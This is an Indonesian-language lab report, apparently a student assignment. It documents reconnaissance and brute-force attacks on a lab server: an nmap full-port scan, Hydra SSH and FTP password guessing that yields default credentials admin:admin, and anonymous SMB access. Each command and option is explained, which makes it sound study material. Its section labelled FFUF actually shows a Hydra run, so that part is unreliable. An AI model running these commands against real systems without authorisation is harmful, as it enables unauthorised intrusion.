


LAPORAN AKTIVITAS ATTACKER

Penjelasan Kegunaan Command pada Aktivitas Reconnaissance dan Exploitation

Pendahuluan

Laporan ini berisi dokumentasi aktivitas attacker terhadap target server dengan IP 175.17.0.250 dalam lingkungan lab. Setiap command yang dijalankan akan dijelaskan kegunaan dan fungsinya secara teknis. Aktivitas yang didokumentasikan mencakup tahap reconnaissance (pengintaian), enumeration (pemetaan layanan), serta brute force authentication pada beberapa service yang ditemukan.

1. Network Scanning dengan Nmap



```
(kenevan@LAPTOP-PREDATOR)-[/mnt/d/Sekolah/Kelas_11/MK]
$ nmap -sC -sV -p- --min-rate 1000 175.17.0.250
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-22 13:57 +0700
```

Command yang dijalankan

```
nmap -sC -sV -p- --min-rate 1000 175.17.0.250
```

Kegunaan Command

Command ini digunakan untuk melakukan port scanning secara menyeluruh terhadap target untuk mengidentifikasi service apa saja yang berjalan. Nmap merupakan tool standar dalam tahap reconnaissance yang memberikan informasi awal mengenai attack surface dari target.

Penjelasan Tiap Opsi

- **-sC** : Menjalankan default script Nmap (NSE - Nmap Scripting Engine) yang berfungsi untuk melakukan enumerasi tambahan secara otomatis pada setiap port yang terbuka, seperti banner grabbing, deteksi konfigurasi default, dan pengecekan vulnerability umum.
- **-sV** : Service version detection. Opsi ini memerintahkan Nmap untuk mendeteksi versi dari setiap service yang berjalan pada port yang terbuka. Informasi versi sangat penting karena dapat digunakan untuk mencari CVE (Common Vulnerabilities and Exposures) yang sesuai.
- **-p-** : Memindai seluruh 65535 port TCP (full port scan). Tanpa opsi ini, Nmap secara default hanya memindai 1000 port paling umum. Full scan diperlukan karena service kadang sengaja dipindahkan ke port non-standar.
- **--min-rate 1000** : Menetapkan kecepatan minimum scanning yaitu 1000 paket per detik. Opsi ini mempercepat proses scanning yang biasanya memakan waktu lama jika dilakukan pada seluruh port.
- **175.17.0.250** : Alamat IP target server.

2. Hasil Nmap Scan

```

Host is up (0.037s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
|_ftp-anon: got code 500 "OOPS: vsftpd: refusing to run with writable root ins
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; pr
| ssh-hostkey:
|   3072 8b:0b:80:0f:a6:fb:0d:4d:e0:cb:0c:77:b8:4e:c2:12 (RSA)
|   256 d1:4d:9b:c6:8f:6c:af:4c:27:d7:f6:68:96:0e:51:16 (ECDSA)
|_  256 ba:10:e7:f5:9b:8d:14:f7:38:fb:05:57:94:bd:ba:81 (ED25519)
53/tcp    open  domain       (generic dns response: NOTIMP)
80/tcp    open  http         Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Potentially risky methods: TRACE
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 4.19.5-Ubuntu (workgroup: WORKGROUP)
6379/tcp   open  redis        Redis key-value store 7.0.15
8080/tcp   open  http         Apache Tomcat

```

Kegunaan Output

Output ini menunjukkan hasil pemindaian Nmap berupa daftar port terbuka beserta versi service yang berjalan pada target. Informasi ini menjadi dasar untuk menentukan langkah eksploitasi selanjutnya.

Informasi Service yang Ditemukan

- Port 21/tcp - FTP (vsftpd 3.0.5) : Service FTP terbuka dengan deteksi anonymous login. Pesan "OOPS: vsftpd: refusing to run with writable root" menunjukkan adanya misconfiguration.
- Port 22/tcp - SSH (OpenSSH 9.6p1 Ubuntu) : Service remote login SSH. Versi dan host key ditampilkan untuk referensi enumerasi.
- Port 53/tcp - DNS (domain) : Service DNS yang berjalan.
- Port 80/tcp - HTTP (Apache httpd 2.4.58) : Web server yang dapat dieksplorasi lebih lanjut. Terdeteksi method TRACE yang berpotensi menjadi vulnerability.
- Port 139/tcp dan 445/tcp - SMB (Samba 4.19.5-Ubuntu) : Service file sharing dengan workgroup WORKGROUP, target potensial untuk enumerasi share.
- Port 6379/tcp - Redis 7.0.15 : Database in-memory yang sering rentan jika tidak diberi autentikasi.
- Port 8080/tcp - Apache Tomcat : Application server Java yang sering memiliki default credential pada manager interface.

Berdasarkan hasil ini, attacker memiliki beberapa attack vector: FTP (anonymous + brute force), SSH (brute force), HTTP (web enumeration), SMB (share enumeration), Redis (unauthenticated access), dan Tomcat (manager exploitation).

3. SSH Brute Force dengan Hydra

```

(kenevan@LAPTOP-PREDATOR) - [mnt/d/buat WSL/Tools]
$ hydra -l userserver -P /usr/share/wordlists/rockyou.txt -t 4 -V -f ssh://175.17.0.250
hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-25 08:15:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (1:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://175.17.0.250:22/
[ATTEMPT] target 175.17.0.250 - login "userserver" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 175.17.0.250 - login "userserver" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 175.17.0.250 - login "userserver" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 175.17.0.250 - login "userserver" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 175.17.0.250 - login "userserver" - pass "iloveyou" - 5 of 14344399 [child 1] (0/0)
[ATTEMPT] target 175.17.0.250 - login "userserver" - pass "princess" - 6 of 14344399 [child 2] (0/0)
[ATTEMPT] target 175.17.0.250 - login "userserver" - pass "1234567" - 7 of 14344399 [child 3] (0/0)
[ATTEMPT] target 175.17.0.250 - login "userserver" - pass "rockyou" - 8 of 14344399 [child 0] (0/0)

```

Command yang dijalankan

```
hydra -l userserver -P /usr/share/wordlists/rockyou.txt -t 4 -V -f
ssh://175.17.0.250
```

Kegunaan Command

Command ini melakukan serangan brute force terhadap service SSH pada target untuk menebak password dari user bernama userserver. Hydra adalah salah satu tool brute force paling populer karena mendukung banyak protokol.

Penjelasan Tiap Opsi

- **-l userserver** : Menentukan satu username spesifik yang akan diuji, yaitu userserver. Huruf l kecil digunakan untuk single username.
- **-P /usr/share/wordlists/rockyou.txt** : Menentukan file wordlist berisi daftar password yang akan dicoba satu per satu. Rockyou.txt adalah wordlist legendaris berisi jutaan password hasil bocoran data RockYou tahun 2009.
- **-t 4** : Menjalankan 4 thread paralel secara bersamaan. Untuk SSH disarankan tidak terlalu tinggi (4-16) karena server SSH dapat melakukan drop koneksi jika terlalu agresif.
- **-V** : Verbose mode, menampilkan setiap percobaan login secara real-time pada terminal sehingga attacker dapat memantau progress brute force.
- **-f** : Berhenti secara otomatis jika password berhasil ditemukan untuk salah satu kombinasi. Tanpa opsi ini, Hydra akan terus mencoba seluruh wordlist.
- **ssh://175.17.0.250** : Protokol dan target. Hydra mendukung banyak protokol seperti ftp, http-post-form, rdp, smb, dan lainnya.

4. Web Directory Fuzzing dengan FFUF


```
(kenevan@LAPTOP-PREDATOR) - [~/mnt/d/buat WSL/Tools]
$ hydra -L users.txt -P passlist.txt ftp://175.17.0.250 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-25 08:20:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 48 login tries (1:6/p:8), ~12 tries per task
[DATA] attacking ftp://175.17.0.250:21/
[ATTEMPT] target 175.17.0.250 - login "admin" - pass "admin" - 1 of 48 [child 0] (0/0)
[ATTEMPT] target 175.17.0.250 - login "admin" - pass "msfadmin" - 2 of 48 [child 1] (0/0)
[ATTEMPT] target 175.17.0.250 - login "admin" - pass "password" - 3 of 48 [child 2] (0/0)
[ATTEMPT] target 175.17.0.250 - login "admin" - pass "test123" - 4 of 48 [child 3] (0/0)
[21][ftp] host: 175.17.0.250 login: admin password: admin
[ATTEMPT] target 175.17.0.250 - login "msfadmin" - pass "admin" - 9 of 48 [child 0] (0/0)
```

Command yang dijalankan

```
hydra -L users.txt -P passlist.txt ftp://175.17.0.250 -t 4 -V
```

Kegunaan Command

Command ini melakukan brute force terhadap service FTP pada target dengan kombinasi multiple username dan multiple password. Berbeda dengan brute force SSH sebelumnya, command ini menggunakan list username (huruf L besar) sehingga kombinasi yang dicoba menjadi jauh lebih banyak.

Penjelasan Tiap Opsi

- -L users.txt : Menggunakan file berisi daftar username yang akan diuji. Huruf L kapital berbeda dengan l kecil. L kapital berarti list, sementara l kecil berarti single username.
- -P passlist.txt : File wordlist password yang akan dicoba untuk setiap username.
- ftp://175.17.0.250 : Target protokol FTP pada IP yang diberikan, port default 21.
- -t 4 : 4 thread paralel.
- -V : Verbose, menampilkan setiap percobaan.

Hasil yang Diperoleh

Pada output terlihat baris dengan highlight hijau yang menandakan kredensial valid berhasil ditemukan:

```
[21][ftp] host: 175.17.0.250 login: admin password: admin
```

Hasil ini menunjukkan bahwa kombinasi username admin dengan password admin berhasil melakukan login ke service FTP. Ini merupakan klasik default credential yang tidak diubah oleh administrator. Dengan akses ini, attacker dapat melakukan upload/download file, mengakses dokumen sensitif, atau bahkan upload web shell jika service FTP memiliki akses ke direktori web root.

6. SMB Share Access dengan smbclient

```
(kenevan@LAPTOP-PREDATOR)-[/mnt/d/Sekolah/Kelas 11/MK]  
$ smbclient //175.17.0.250/public -U anonymous -N  
Try "help" to get a list of possible commands.  
smb: \>
```

Command yang dijalankan

```
smbclient //175.17.0.250/public -U anonymous -N
```

Kegunaan Command

Command ini digunakan untuk melakukan koneksi langsung ke salah satu share SMB pada target. smbclient adalah tool client yang memungkinkan interaksi dengan SMB/CIFS server menggunakan interface seperti FTP. Tujuan attacker adalah mengakses file yang di-share oleh server.

Penjelasan Tiap Opsi

- //175.17.0.250/public : Path UNC menuju share dengan format double slash, IP target, dan nama share. Pada kasus ini menargetkan share bernama public.
- -U anonymous : Menentukan username yang digunakan untuk autentikasi yaitu anonymous. Username ini umum digunakan untuk akses tanpa kredensial.
- -N : No password, artinya tidak akan diminta password (null session). Opsi ini diperlukan untuk anonymous access agar prompt password tidak muncul.

Hasil yang Diperoleh

Output smb: \> menandakan koneksi berhasil dilakukan dan attacker sekarang berada dalam interactive prompt smbclient. Dari sini attacker dapat menjalankan command seperti ls untuk list file, get untuk download file, dan cd untuk navigasi direktori dalam share.

Kesimpulan

Aktivitas attacker yang didokumentasikan mengikuti alur penetration testing yang terstruktur:

- Tahap pertama (Reconnaissance) menggunakan Nmap untuk memetakan service yang berjalan pada target.
- Tahap kedua (Enumeration) dilakukan dengan FFUF untuk web fuzzing dan smbclient untuk eksplorasi share SMB.
- Tahap ketiga (Exploitation) menggunakan Hydra untuk melakukan brute force pada service SSH dan FTP, dengan hasil berhasil pada FTP menggunakan kredensial default admin:admin.

Setiap command memiliki peran spesifik dalam alur attack chain. Pemahaman terhadap fungsi setiap opsi command merupakan dasar penting baik bagi attacker maupun defender dalam menganalisis aktivitas yang terjadi pada sistem.